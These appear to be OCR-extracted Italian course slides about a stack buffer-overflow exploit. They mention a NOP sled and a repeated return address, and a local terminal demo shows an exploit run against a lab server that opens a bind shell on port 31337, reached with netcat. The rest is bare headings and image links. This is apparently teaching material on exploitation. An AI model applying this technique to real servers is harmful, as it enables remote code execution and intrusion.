
# L'exploit

Grazie alla ripetizione del RA e all'utilizzo del *NOP-sled*, l'exploit funziona anche se il server viene avviato al di fuori del debugger:


```
serverterm:$ ./r13server
waiting for client connections on port 7777...
```

```
attackerterm:$ ./r13exploit localhost
[...]
...now try connecting to port 31337!
attackerterm:$ nc localhost 31337
pwd
/mnt/SR2/code
exit
attackerterm:$
```


# Situazione base




# Situazione base




# Variazione BUF_ADDR




# Variazione 